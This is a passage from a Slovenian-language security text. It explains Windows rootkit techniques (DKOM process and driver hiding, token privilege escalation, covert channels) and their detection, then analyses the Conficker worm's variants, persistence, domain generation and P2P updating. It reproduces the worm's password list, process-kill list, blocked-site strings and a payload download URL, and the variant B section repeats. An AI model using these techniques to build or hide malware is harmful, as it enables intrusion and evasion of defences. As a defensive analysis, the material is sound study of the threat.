V jedru Oken različic NT se nahaja dvosmerno povezan seznam struktur EPROCESS, ki hranijo podatke aktivnih procesov. Programi na uporabniškem nivoju (kot je taskmgr.exe) obhodijo ta seznam in prikažejo procese, ki so v njem. Če hočemo, katerega od teh procesov skriti, ga preprosto izločimo iz seznama .

Da pridemo do strukture EPROCESS procesa, ki ga hočemo skriti, najprej uporabimo funkcijo PsGetCurrentProcess (ki je psevdonim za IoGetCurrentProcess), nato pa se od tam sprehajamo po seznamu, dokler ne pridemo do želenega procesa. Proces najdemo s pomočjo oznake PID (Process IDentifier), kar pa ni vedno uporabno, ker je vrednost PID psevdo-naključna. Zato uporabljamo tudi iskanje po imenu, ki pa ni vedno unikatno, unikaten je le aktualen PID. Proces skrijemo s tem, da njegova kazalca FLINK (Forward LINK – kazalec naprej – na naslednji proces) in BLINK (Backward LINK – kazalec nazaj – na predhodni proces v seznamu), spremenimo tako, da kažeta sama nase .

6.8 Skrivanje gonilnikov z DKOM

Z DKOM metodo lahko skrijemo tudi izbrane gonilnike (npr. rootkite), ki jih drugače prikažeta že omenjeno orodje drivers.exe in Device Manager. Pri tem je najtežje odkriti ciljni gonilnik, ker je to težje, kot iskanje strukture EPROCESS pri procesih. Prva metoda je bilo iskanje po pomnilniku z ustreznim »odtisom« (signature) gonilnika, kar pa ni učinkovito, posebej ker se spreminja z vsako različico OS. Druga možnost (ki jo lahko uporabimo v primeru, če je gonilnik naložen s Service Control Manager-jem – SCM) deluje z uporabo orodja WinDbg, ker lahko z njim vidimo polja v strukturi DRIVER_OBJECT. Med njimi je tudi kazalec na gonilnikovo strukturo MODULE_ENTRY, ki se nahaja v dvosmernem seznamu aktivnih gonilnikov. Od Oken XP naprej, je to iskanje malo lažje, ker je na razpolago KPRCB (Kernel Processor Control Block), v katerem dobimo tudi informacije povezane s seznamom gonilnikov. Ko s katerim od teh načinov najdemo želen gonilnik, ga izločimo enako, kot kadar z metodo DKOM skrivamo procese .

6.9 Dvigovanje pravic procesov

Z DKOM je mogoče procesu tudi povečati pravice in dodajati SID-e (Security IDentifier – varnostni označevalec). Pravice procesa spremenimo tako, da spremenimo žeton procesa (Process Token). Uporabljamo funkcije, kot so: OpenProcessToken(), AdjustTokenPrivilege(), AdjustGroupPrivileges() in druge. Imeti moramo ustrezne pravice: TOKEN_ADJUST_PRIVILEGES, TOKEN_ADJUST_GROUPS... Z DKOM te pravice spremenimo neposredno, tako da v strukturi EPROCESS odkrijemo naslov pripadajočega žetona in ga modificiramo .

Žetona samega ni tako težko odkriti, težje je njegovo spreminjanje, ker vsak žeton poleg statičnega dela, vsebuje tudi dinamični del, ki ni tako predvidljiv. Prav v njem pa so varnostni označevalci in njihove pripadajoče pravice. V žetonu je potrebno odkriti mesto v katerem sta shranjena naslov in velikost spremenljivega dela žetona. Pri spreminjanju pravic velja, da je najbolje omogočiti pravice, ki so že vsebovane, a onemogočene. Tako ostane velikost nespremenjena. Vedno kadar velikost spremenimo, ne vemo ali ne bomo česa »povozili« in sesuli operacijski sistem .

6.10 Skriti kanali (COVERT CHANNELS)

Od rootkita običajno pričakujemo možnost komunikacije z njegovim »lastnikom«, ki je v splošnem nekje v medmrežju. Komunikacija mora biti neopazna, sicer bo legalni uporabnik sprožil alarm. Za neopazno komunikacijo uprabljamo predvsem naslednji dve metodi: razne oblike steganografije in šifriranje (pa tudi kombinacija obeh). Pomembno je tudi, da ni nenadnih intenzivnih porastov omrežnega prometa, komunikacija mora biti čimbolj integrirana v običajni promet. Nadalje je dobro, da je zamaskirana v pogoste vrste storitev, kot so: e-mail protokol (SMTP), spletni protokol (HTTP) in imenski protokol (DNS) .

Steganografija ima že zelo dolgo tradicijo. Gre za to, da se v večjem »nedolžnem« sporočilu skriva manjše, ki pa predstavlja bistveno, tajno sporočilo. Primer enostavne steganografije je Prešernov Sonetni venec, pesnitev, katere začetne črke tvorijo ime in priimek njegove ljubezni (to je Primičeve Julije). Skrivno sporočilo lahko vgradimo praktično v vsak nosilec informacij, naj si bo to besedilo, številke, slike ali kaj drugega.

Pri rootkitih nas zanimajo tudi razne omrežne možnosti, kot so kreiranje lažnega MAC (Media Access Control) naslova, ponarejeni izvorni naslov IP, ponarejena izvorna vrata (Source Port Number), pošiljanje poljubnih TCP in UDP paketov ter neopazno prisluškovanje omrežnemu prometu (sniffing) .

Kot v večini omrežnega prometa tudi pri rootkitih uporabljamo predvsem protokol TCP/IP. Delovati hočemo čimbolj nizko, ker nam to nudi največ moči in neopaznosti. Zato z omrežnim prometom praviloma delujemo v »surovem« načinu (Raw Network Manipulation). V Oknih te možnosti na uporabniškem nivoju dolgo ni bilo, nato pa se je, še preveč uporabljala – v raznih omrežnih črvih. V Oknih XP SP2 je zato na surov način, mogoče tvoriti le UDP pakete in obenem ni mogoče ponarediti izvornega naslova (Source Address) .

Z ustreznim gonilnikom na nivoju jedra operacijskega sistema je seveda vse to mogoče, večji problem je velika zapletenost, ker je potrebno skoraj vse sprogramirati iz osnov ter paziti, da ne pokvarimo jedra (Blue Screen of Death). K sreči je Microsoft za delo s TCP/IP v jedru, pripravil vmesnika TDI (Transport Data Interface) in NDIS (Network Data Interface Specification). Pri uporabi TDI ni toliko

programiranja, ker uporabljamo obstoječ TCP/IP sklad, medtem ko moramo pri NDIS, zanj poskrbet sami .

NDIS je toliko zmogljiv, da lahko z njim celo emuliramo novega gostitelja v omrežju, saj lahko tvorimo IP, MAC, uredimo ARP povezavo med IP in MAC naslovoma ter IP prehodom (IP Gateway).

6.11 Zaščita pred rootkiti

Najbolje je seveda, če se napadalec sploh ne prikoplje do administratorskega računa. Če pa mu je to uspelo, ga lahko (malo) oviramo ali ujamemo, pri nalaganju. Če pa mu uspe tudi to, imamo pogosto še vedno možnost, da ga odkrijemo (tudi v jedru). Za zaščito je najpomembnejše, da varnostno programsko opremo namestimo, preden napadalec uspe namestiti zlonamerno (to je v našem primeru rootkit v jedro) . V tem primeru se lahko zavarujemo že s programom Tripwire (ki preverja ali se je katera od pomembnih datotek spremenila).

Narediti moramo sliko diska (image) neokuženega računalnika in jo shraniti. V nadaljevanju na drugem računalniku primerjamo shranjeno sliko diska s trenutno. Če se med seboj razlikujeta, je lahko vzrok tudi rootkit .

Pri odkrivanju že nameščenih rootkitov sta glavna načina detekcije, detektiranje rootkita samega in detektiranje obnašanja, ki kaže značilnosti rootkita . Detekcijo rootkitov poleg že omenjenega programa Tripwire omogoča tudi več drugih orodij.

Pri zaznavanju obnašanja, ki kaže na prisotnost rootkita, je najpomembnejša tehnika, s katero operacijski sistem ujamemo pri laži. Če npr. pri testu API klica dobimo nazaj podatke za katere vemo, da so napačni, lahko sklepamo na rootkit.

6.12 Zaznavanje rootkitov

Eden način odkrivanja rootkitov je kar ta, da jih opazimo, že pri nameščanju. Problem je v tem, da je teh možnih načinov preveč, da bi lahko vse pokrili. Program, ki to uporablja je (bil) Integrity Protection Driver od Pedestal Software.

Drug način je občasno preverjanje (scanning) pomnilnika, tako da morebitne rootkite odkrijemo s pomočjo podpisov (signature) rootkitov . Problem pri tem je, da moramo rootkit poznati že predtem.

Nadaljni način zaznave je iskanje hookov v podatkovnih strukturah jedra in procesov. Tako med drugim iščemo po: System Service Table (SST), Interrupt Descriptor Table (IDT), Import Address Table (IAT), gonilnikovem I/O Request Packet Handler (IRP), Inline function hooke itd. .

6.13 Zaznavanje nenavadnega obnašanja

Primer takšnega anti-rootkita je program RootkitRevealer, ki odkriva skrite datoteke in registry ključe. To naredi tako, da najprej na zelo nizkem nivoju preišče podatkovne strukture registryja oziroma datotečni sistem, nato pa iskanje ponovi na običajnem, uporabniškem nivoju. Če se rezultat razlikuje, domnevamo, da gre za rootkit .

Na podoben način je mogoče tudi odkriti z rootkiti skrite procese in to ne samo skrite s hookingom temveč tudi z DKOM. To lahko storimo s hookingom funkcije SwapContext, s katero preklopimo nit, ki se trenutno izvaja s tisto, ki je naslednja. Preko tega najdemo vse procese, ki se izvajajo. Zatem

obhodimo še dvosmerni seznam EPROCESS struktur. Če v tem seznamu ni vseh procesov odkritih s hookingom funkcije SwapContext, sklepamo na rootkit .

6.14 Sklep

Rootkiti so eden najbolj perečih varnostnih problemov, saj je drugače (če ni uspel namestiti rootkita) napadalcu relativno lahko preprečiti nadaljnji dostop do računalnika oziroma odstraniti vdor (poženemo antivirusni program, zamenjamo gesla, namestimo popravke). Če pa je v računalniku rootkit, je največji problem to, da običajno niti ne vemo, da imamo na računalniku nepovabljenega gosta. Poleg tega je rootkit težko odstraniti, ponavadi formatiramo disk (kar pa še ni garancija, da smo rootkit odstranili, ker je lahko zapisan v firmware-u računalnika) ter naložimo varnostno kopijo, če vemo, da je »čista«. Težja inačica je, da shranimo podatke (ne programov!) ter vse na novo namestimo, na isti, ali še boljše, na novi računalnik.

Dobra novica je, da so novejši operacijski sistemi in strojna oprema vedno bolj odporni na rootkite in druge varnostne grožnje. Tako na primer za Visto zaenkrat obstaja samo en znan rootkit (VBOOTKIT), ki pa zahteva fizični dostop do računalnika. Obstajal je še eden, ki pa je bil odpravljen, še pred začetkom distribucije. Vprašanje pa je, ali nima računalniško podzemlje, že kakšnega, pa ga drži v strogi zaupnosti. Vprašanje je tudi ali nimata Microsoft in ameriška administracija kakšnega, glede na to, da je javno znano, da so pri razvoju Viste sodelovali strokovnjaki iz NSA.

6.15 Viri in Literatura

VIELER, Ric: Professional Rootkits, Monografija, Wiley Publishing inc., 2007

HOGLUND, Greg, McGRAW, Gary: Exploiting Software, How to Break Code, Addison-Wesley, 2004

HOGLUND, Greg, BUTLER, James: Subverting the Windows Kernel: Rootkits, Addison-Wesley, 2005

http://www.rootkit.com/ , 2007

7 Analiza črva conficker

7.1 Uvod

Črv Conficker spada med viruse, ki so okužili največ računalniških sistemov vključenih v medmrežje doslej. Ocenjujejo, da je bilo na njegovem vrhuncu pomladi 2009 z njim okuženih več kot 12 milijonov računalnikov po vsem svetu (razen v Ukrajini) . Novembra 2009 je bilo okuženih še vedno vsaj 7 milijonov. Zanimivo je, da avtor(ji) ne izkorišča zmožnosti nastalega botnet-a. Edina znana materialna korist, ki jo je pridobil izvira iz prodaje produkta SpywareProtect2009, ki ga (je) virus prikaže na monitorju okuženega računalnika. Šlo bi naj za varnostni program, ki pa, potem ko je plačan ne služi ničemur - spada med tako imenovane scareware programe .

Špekulira se, da se je avtor ustrašil svojega lastnega uspeha. Verjetno tudi ni v navezi s pravimi kriminalci, saj bi bil njim tak botnet prava zlata jama in bi ga »pridno« uporabljali. Kakorkoli, povzročil je ogromno materialno škodo, Microsoft je za njegovo prijetje razpisal 250 000 $ nagrade in če bo

aretiran, ga čaka dolgoletna zaporna kazen.
Conficker obstaja v petih različicah. Čeprav v njem ni nobene nove tehnike, pa vključuje praktično vse obstoječe, kar pomeni, da ima avtor (če jih ni več) izredno računalniško znanje.
Začelo se je septembra 2008, ko so kitajski hekerji odkrili ranljivost na Microsoftovem omrežju (ki omogoča deljenje datotek in tiskalnikov med računalniki z Okni - konkretno na TCP vratih 445) (in ga prodajali za 37 dolarjev). Microsoft je reagiral 23.oktobra 2008 s posodobitvijo in jo objavil s Security Bulletin MS08-067 (kritična ranljivost v Server Service (Could Allow Remote Code Execution (958644))). Ker pa mnogi še vedno ne nameščajo popravkov, se je razširil, tako kot se je.

7.2 Zgodovina in osnovne značilnosti

Na osnovi MS08-067 je nastala prva različica Conficker-ja (poimenovana Conficker.A (različni izdelovalci antivirusnih programov imenujejo različice Confickerja po svoje)) in okužila znatno število takšnih sistemov. Odkrili so jo šele 21.novembra 2008. Ta različica se je dala še relativno lahko odstraniti. Branila se je samo s System Restore in se posodabljala preko generiranja 250-tih URLjev dnevno.

Vendar razvijalci niso spali na lovorikah, ampak hiteli z delom. Tako je nastala različica označena s Conficker.B. Ta je bila že precej naprednejša: poleg funkcij iz A, vsebuje še blokiranje spletnih mest z varnostnimi programi (antivirus ...), spremeni nastavitve sistema,
ubija sistemske storitve (System Service), kot so (Seznam 1):

- Windows Update Service (wuauserv)
- Background Intelligent Transfer Service (BITS)
- Windows Defender (WinDefend)
- Windows Error Reporting Services (wersvc)
- Error Reporting Service (ersvc)
- Windows Security Center Service (wscsvc)

Seznam 1: Sistemske storitve, ki jih Conficker z različico B in nadaljnji onemogoči

Uporablja torej več metod samozaščite, težje jo je odkriti in odstraniti. Širi pa se tudi preko deljenih map z enostavnimi gesli, USB ključev in diskov. Prvič so jo odkrili 29.decembra 2008 .
Že 20.februarja 2009 je bila odkrita naslednja različica Conficker-ja v splošnem označena s C (včasih tudi z B++). Ta se širi enako, kot B, vendar ima dodatno možnost posodabljanja, sprejemanja ukazov, preko komunikacije enak z enakim (peer-to-peer). Preverja tudi avtentičnost in veljavnost vsebin, ki jih prejema .

Naslednja različica označena z D, se je pojavila 4.marca 2009. Pri tej različici je enota za širjenje odstranjena, črv se več ne širi. Zato pa sta še izboljšana posodabljanje in samozaščita (različici A in B imata poudarek na širjenju črva, kasnejše pa na utrjevanju prisotnosti).
To različico je še težje odkriti in odstraniti, kot C. Posodabljanje Confickerja D na ukaz Gospodarja bota (Bot Master) poteka preko generiranja 50 000 URL-jev vsak dan, vendar pa jih preveri le 500 .

Zadnja različica Conficker-ja, z oznako E (odkrili so jo 7.aprila 2009), se tako kot D več ne širi. Še bolj ščiti sebe, kar pa je zanimivo, je da se 3.maja 2009 sama odstrani (vendar ostane obstoječa kopija Confickerja D).

7.3 Različica Conficker.A

Računalnik se okuži preko posebej prirejenega RPC (Remote Procedure Call) klica preko vrat 445 TCP, se vbrizga (inject) v services.exe ter se kopira v sistemsko mapo Oken, kot dinamična knjižnica (.dll) pod naključno izbranim 5-8 znakov dolgim imenom (npr. drpjxs.dll). Nato ji, zato, da ne bi bilo mogoče opaziti, da je bila vpisana šele nedavno, črv spremeni sistemski čas te datoteke na istega, kot ga ima knjižnica kernel32.dll. Zatem črv spremeni Registry, tako, da jo zavede, kot storitev (service):

- Doda vrednost: 'DisplayName' s podatkom '0' k podključu: HKLM\SYSTEM\CurrentControlSet\dsvrtip
- Doda vrednost: 'ServiceDll' s podatkom '<sistemska mapa>\drpjxs.dll' k podključu: HKLM\SYSTEM\ControlSet001\dsvrtip\Parameters

Potem, ko je računalnik okužen, črv varnostno luknjo, preko katere je okužil računalnik, zakrpa (patch) s preprostim kaveljčkom (code hook), da ne pride do ponovne okužbe. Črv se širi tako, da naključno generira IP naslove in jih skuša »obiskati«. Če se na takem naslovu nahaja računalnik z Okni, skuša okužiti svchost.exe (Windows Server service). To mu uspe, če operacijski sistem na dotičnem računalniku ni posodobljen. Črv nato na okuženem računalniku ustvari majhen http strežnik na naključnih vratih med 1024 in 10000, s katerim naloži modul s črvom. S pomočjo API-jev zaobide požarni zid in ustavi storitev za deljenje medmrežne povezave (Internet Connection Sharing Service).
Če je datum po 25.novembru 2008, tvori URL (Uniform Resource Locator) v obliki:
<naključni IP?>/search?q=%d&aq=7
in iz njega poskuša sneti (download) datoteko.
Če je datum novejši od 1.decembra 2008, skuša sneti datoteko 'loadadv.exe', z domene trafficconverter.biz' .

7.4 Različica Conficker.B

Simptomi okužbe s to različico so:
1. nekateri uporabniški računi se zaklepajo (uporabniki se ne morejo prijaviti), ker črv spremeni ključ HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters na
'TcpNumConnections' = '0x00FFFFFE' - torej na zelo veliko število povezav in poplavijo omrežje.
2. Storitve s Seznama 1, so onemogočene ali ne delujejo
3. Uporabniki se ne morejo povezati na spletna mesta, ki vsebujejo nize znakov, kot so (Seznam 2):

virus	norton	computerassociates
spyware	mcafee	f-secure
malware	trendmicro	kaspersky
rootkit	sophos	jotti
defender	panda	f-prot
microsoft	etrust	nod32
symantec	networkassociates	eset

grisoft ...
drweb
Seznam 2: Vsebovani podnizi, ki blokirajo spletna mesta, ki vsebujejo katerega od njih

Širi se enako, kot A preko neposodobljenega programa svchost.exe, pa še dodatno, preko izmenljivih pogonov in preko šibkih gesel. Skuša se kopirat v sistemsko mapo, kot skrita dll datoteka. Če se ne uspe skopirat v to mapo, se poskuša ali v %ProgramFiles%\Internet Explorer, ali pa v %ProgramFiles%\Movie Maker. Zato da se ob zagonu računalnika virus ponovno aktivira, se doda ključ v Registry:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run s podatki:
Vrednost: '<naključni niz>'
Podatki: 'rundll32.exe <sistemska mapa> \<datoteka s črvom>.dll, <parametri za črva>'
Pravtako je mogoče, da se sproži, ko program svchost.exe naloži grupo netsvcs. Nadalje je mogoče, da se naloži, kot lažna storitev (service), registrirana v Registry-ju pod:
HKLM\System\CurrentControlSet\Services pod naključnim imenom, ali pa sestavljena iz dveh nizov, iz Seznama 3:

Boot	Manager	Support
Center	Microsoft	System
Config	Monitor	Task
Driver	Network	Time
Helper	Security	Universal
Image	Server	Update
Installer	Shell	Windows

Seznam 3: Pari nizov vsebovani v imenu lažne storitve

Kot smo rekli se različica B širi tudi preko šibkih gesel. Najprej se skuša skopirati v ADMIN$ deljeni imenik, s trenutnimi privilegiji. Če to ne uspe, popiše uporabniška imena na ciljnem računalniku in se skuša prijaviti z gesli iz Seznama 4. Če gre, se skopira na administratorsko deljeno mapo ADMIN$\System32\<naključni znaki>.dll. Nato na na novo vdrtem računalniku ustvari vnos: 'rundll32.exe <datoteka s črvom>.dll, <parametri za črva>' v sistemskem urniku (Schedule Job)
Naslednji način širjenja črva, je širjenje preko preslikanih map in izmenljivih pogonov (Mapped and Removable Drives). Na tak pogon se črv kopira z naključnim imenom v korensko mapo takega pogona, to je RECYCLER:

<*drive:*>\RECYCLER\S-%d-%d-%d-%d%d%d-%d%d%d-%d%d%d%d-%d\<naključne črke>.dll
pri tem je '%d' naključna črka. Hkrati ustvari tudi ustrezno 'autorun.inf' datoteko, kar kopiji črva omogoči, da se zažene, ko dostopimo do pogona in je Autoplay omogočen.

Ta različica spremeni Registry ključ:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL, tako da uporabnik ne more videti skritih (hidden) datotek. Torej tudi črva ne.
Nadalje onemogoči Windows Defender, tako da se ob zagonu ne starta. To doseže z brisanjem podatka 'Windows Defender' v ključu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Črv preveri, če je okužen računalnik povezan v omrežje, tako da skuša dostopiti, do spletnih mest, ki so vedno povezana v medmrežje: aol.com, cnn.com, ebay.com, msn.com, myspace.com.
Nato poskrbi za komunikacijo z Gospodarjem bot-a, po 1.januarju 2009 tvori URL-je z naključnimi IP

naslovi, tako da združi psevdonaključen niz in eno od naslednjih najvišjih domen (TLD-Top Level Domains): .cc, .cn, .ws, .com, .net, .org, .info, .biz ter tako sestavljeno domeno, spremeni v IP naslov. URL-ji nato zgledajo, kot:

http://<naključen IP>/search?q=%d
Simptomi okužbe s to različico so:
1. nekateri uporabniški računi se zaklepajo (uporabniki se ne morejo prijaviti), ker črv spremeni ključ HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters na 'TcpNumConnections' = '0x00FFFFFE' - torej na zelo veliko število povezav in poplavijo omrežje.
2. Storitve s Seznama 1, so onemogočene ali ne delujejo
3. Uporabniki se ne morejo povezati na spletna mesta, ki vsebujejo nize znakov, ki so v Seznamu 2

Širi se enako, kot A preko neposodobljenega programa svchost.exe, pa še dodatno, preko izmenljivih pogonov in preko šibkih gesel. Skuša se kopirat v sistemsko mapo, kot skrita dll datoteka. Če se ne uspe skopirat v to mapo, se poskuša ali v %ProgramFiles%\Internet Explorer, ali pa v %ProgramFiles%\Movie Maker. Zato da se ob zagonu računalnika virus ponovno aktivira, se doda ključ v Registry:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run s podatki:
Vrednost: '<naključni niz>'
Podatki: 'rundll32.exe <sistemska mapa> \<datoteka s črvom>.dll, <parametri za črva>'
Pravtako je mogoče, da se sproži, ko program svchost.exe naloži grupo netsvcs. Nadalje je mogoče, da se naloži, kot lažna storitev (service), registrirana v Registry-ju pod: HKLM\System\CurrentControlSet\Services pod naključnim imenom, ali pa sestavljena iz dveh nizov, iz Seznama 3 .
Kot smo rekli se različica B širi tudi preko šibkih gesel. Najprej se skuša skopirati v ADMIN$ deljeni imenik, s trenutnimi privilegiji. Če to ne uspe, popiše uporabniška imena na ciljnem računalniku in se skuša prijaviti z gesli iz Seznama 4. Če gre, se skopira na administratorsko deljeno mapo ADMIN$\System32\<naključni znaki>.dll. Nato na na novo vdrtem računalniku ustvari vnos: 'rundll32.exe <datoteka s črvom>.dll, <parametri za črva>' v sistemskem urniku (Schedule Job)
Naslednji način širjenja črva, je širjenje preko preslikanih map in izmenljivih pogonov (Mapped and Removable Drives). Na tak pogon se črv kopira z naključnim imenom v korensko mapo takega pogona, to je RECYCLER:

<*drive:*>\RECYCLER\S-%d-%d-%d-%d%d%d-%d%d%d-%d%d%d-%d\<naključne črke>.dll
pri tem je '%d' naključna črka. Hkrati ustvari tudi ustrezno 'autorun.inf' datoteko, kar kopiji črva omogoči, da se zažene, ko dostopimo do pogona in je Autoplay omogočen.

Ta različica spremeni Registry ključ:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL, tako da uporabnik ne more videti skritih (hidden) datotek. Torej tudi črva ne.
Nadalje onemogoči Windows Defender, tako da se ob zagonu ne starta. To doseže z brisanjem podatka 'Windows Defender' v ključu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Črv preveri, če je okužen računalnik povezan v omrežje, tako da skuša dostopiti, do spletnih mest, ki so vedno povezana v medmrežje: aol.com, cnn.com, ebay.com, msn.com, myspace.com .
Nato poskrbi za komunikacijo z Gospodarjem bot-a, po 1.januarju 2009 tvori URL-je z naključnimi IP naslovi, tako da združi psevdonaključen niz in eno od naslednjih najvišjih domen (TLD-Top Level

Domains): .cc, .cn, .ws, .com, .net, .org, .info, .biz ter tako sestavljeno domeno, spremeni v IP naslov. URL-ji nato zgledajo, kot http://<nakljućen IP>/search?q=%d

123	administrator	Password
1234	nimda	login
12345	qwewq	Login
123456	qweewq	pass
1234567	qwerty	mypass
12345678	qweasd	mypassword
123456789	asdsa	adminadmin
1234567890	asddsa	root
123123	asdzxc	rootroot
12321	asdfgh	test
123321	qweasdzxc	testtest
123abc	q1w2e3	temp
123qwe	qazwsx	temptemp
123asd	qazwsxedc	foofoo
1234abcd	zxcxz	foobar
1234qwer	zxccxz	default
1q2w3e	zxcvb	password1
a1b2c3	zxcvbn	password12
admin	passwd	password123
Admin	password	

Seznam 5: Nekaj gesel, s katerimi se Conficker B skuša prijaviti na druge računalnike

7.5 Različica Conficker.C

Simptomi okužbe s Conficker.C so več ali manj isti, kot pri različici B. Blokirane so z varnostjo povezane storitve, omrežje zasičeno s prometom, nedostopna so z varnostjo povezana spletna mesta. Podoben je tudi način instalacije črva in širjenje samo. Sploh to različico pogosto imenujemo kar B++. Najpomembnejša razlika je v tem, da se posodablja oziroma sprejema ukaze, tudi preko metode enak-z-enakim (Peer to Peer) ter da preveri avtentičnost in veljavnost posodobitev. Na ta način prepreči, da bi tudi drugi hekerji pridobili dostop do s Confickerjem okuženih računalnikov.

7.6 Različica Conficker.D

Nima možnosti širjenja, ima pa spremenjen način http posodabljanja. Dnevno generira 50.000 URL-jev, od katerih pa dnevno obišče samo 500. Poleg tega jo je še težje odstraniti, kot C.
Odstrani še dodatne vnose v Registry-ju, tako da varnostno središče Oken (WSC – Windows Security Center), ne javlja, da ne deluje požarni zid in antivirusni program. Iz ključa HKLM\SYSTEM\CurrentControlSet\Control odstrani vrednost 'SafeBoot', zato računalnika ni mogoče zagnati v varnem načinu .
Zatem vsako sekundo preveri seznam procesov, ki tečejo in ubije vsakega, ki vsebuje, katerega od naslednjih nizov :

autoruns - "Autoruns" program
avenger - kernel-mode security program
bd_rem - "bd_rem_tool_console.exe" & "bd_rem_tool_gui.exe" programs
cfremo - Enigma Software "cfremover.exe" program
confick - taken from the name 'Conficker'
downad - taken from the name 'Downadup' alias 'Conficker'
filemon - "File Monitor" program
gmer - rootkit detection program
hotfix - security update
kb890 - Microsoft KB article, includes MSRT
kb958 - Microsoft KB article, includes MS08-067
kido - taken from the name 'Kido', another 'Conficker' alias
kill - utility used to terminate other processes
klwk - Kaspersky program
mbsa. - "Microsoft Baseline Security Analyzer" program
mrt. - "Microsoft Malicious Software Removal Tool" program
mrtstub - "Microsoft Malicious Software Removal Tool" program
ms08-06 - Microsoft Security Update MS08-067
procexp - "Process Explorer" program
procmon - "Process Monitor" program
regmon - "Registry Monitor" program
scct_ - Sophos Conficker Cleanup tool
stinger - McAfee tool
sysclean - Trend Micro tool
tcpview - tool used to view TCP connection and traffic
unlocker - tool used to unlock locked files or folders
wireshark - network protocol analyzer tool

Seznam 6: Različica D ubije procese, ki vsebujejo niz iz zgornjega seznama

7.7 Različica Conficker.E


Ta različica okuži zgolj računalnike, ki so že okuženi z različicami B, C in D. Ubije še več procesov, ki bi lahko delovali proti Confickerju in blokira še več, ponovno, njemu sovražnih spletnih mest kot D. Najpomembnejša razlika glede na D je, da se 3.maja 2009 izvršilna verzija Conficker-ja E sama pokonča (terminate), vendar ostane kopija knjižnice (dll) Conficker-ja D ali E .

7.8 Opis ranljivosti

Varnostna napaka, ki jo izrablja Conficker, je Windows API NetpwPathCanonicalize() funkcija, ki je del knjižnice netapi32.dll. Napad je izpeljan preko vzpostavljene SMB (Server Message Block) seje na TCP vratih 445 (SMB je, kot vemo osnova za Microsoftovo omrežje – deljene mape ...). Funkcija NetpwPathCanonicalize() ima samo en parameter in sicer niz, v katerem je pot do vira. Funkcija to pot »normalizira«, tako da jo »predela« - npr. iz nje odstrani oznake za trenutne imenike in imenike, ki so za eno stopnjo navzgor (t.j. \., /., \.., /..).
Npr. pot: *uporabnik**imenikB*\..*imenikA,* spremeni v: *uporabnik**imenikA*. Zaradi napake je mogoče konstruirati niz, ki spremeni povratni naslov funkcije, tako da kaže na napadalčevo kodo.

7.9 Posodabljanje s http

Kot smo rekli, različici A in B tvorita 250 domen dnevno (ki jih skušata obiskati vsaki dve uri), zato so različne organizacije skušale te domene rezervirati, da se črv ne bi mogel posodabljati in da gospodar bot-a ne bi vedel, za računalnike, ki so okuženi s conficker-jem. Avtorji črva so v različicah C, D, in E, zato spremenili algoritem. Tako te tvorijo 50 000 domen, vendar jih dnevno obiščejo le 500, uporabljajo tudi mnogo več najvišjih domen (TLD – Top Level Domains). Med 50 000 domenami jih omenjenih 500 izberejo s psevdonaključnim generatorjev (pseudorandom number generator), katerega osnova (seed) je izračunana iz števca obremenitve (performance counter), sistemskega časa (system time), dolžina delovanja v milisekundah (uptime), oznake niti (thread id), število ciklov procesorja od zadnjega zagona. To je precej nepredvidljiva osnova, ki zagotavlja, da je ta osnova različna pri vsakem zagnanem primerku Confickerja.
Algoritem za dnevno tvorjenje domen se med različicami ne razlikuje bistveno. Najprej preko dobro znanih spletnih mest (google.com, yahoo.com, msn.com, ask.com, baidu.com, w3.org) pridobi GMT časovno znamko (timestamp), iz katere izbere dan, mesec in leto. Ta vrednost je osnova (seed) za psevdo naključni generator. Avtorji so sestavili svoj generator, ki je viden v algoritmu v



Slika 1: Potek generiranja domen za http posodabljanje

7.10 Posodabljanje vsak z vsakim (P2P – Peer-to-Peer)

Različica C in kasnejše so vpeljale dodaten način posodabljanja oziroma komunikacije med okuženimi računalniki. Ta se sproži iz Confickerjeve glavne namestitvene niti, takoj za akcijami :

1. Kavljanje (hooking) nekaterih Okenskih API-jev
2. Namestitve v Registry-u
3. Vbrizganje (injection) v svchost ali proces services
4. Zaklenitvi (locking) datoteke na disk
5. Onemogočitev varnostnih orodij (antivirus, ...)

Potem ko se izvedejo zgornji koraki, Conficker »spi« med 5 in 35 minut, P2P se pa požene pred http posodabljanjem. P2P proces nato najprej shrani trenutni čas in število ciklov. V nadaljevanju mu to pomaga, ko mora katero datoteko brisati. Nato ustvari imenik, v katerem hrani deljene vsebine (managed content). V ta namen popiše okoljske spremenljivke (environment variables) TMP, TEMP in USERPROFILE, zatem pa privzeto v WINDOWS direktorij. Tam potem ustvari poddirektorij v obliki {%08X-%04X-%04X-%04X-%08X%04X},
npr.: C:\WINDOWS\Temp\{27623480-9BE0-244C-E6CD-E64B466BBDE2} .

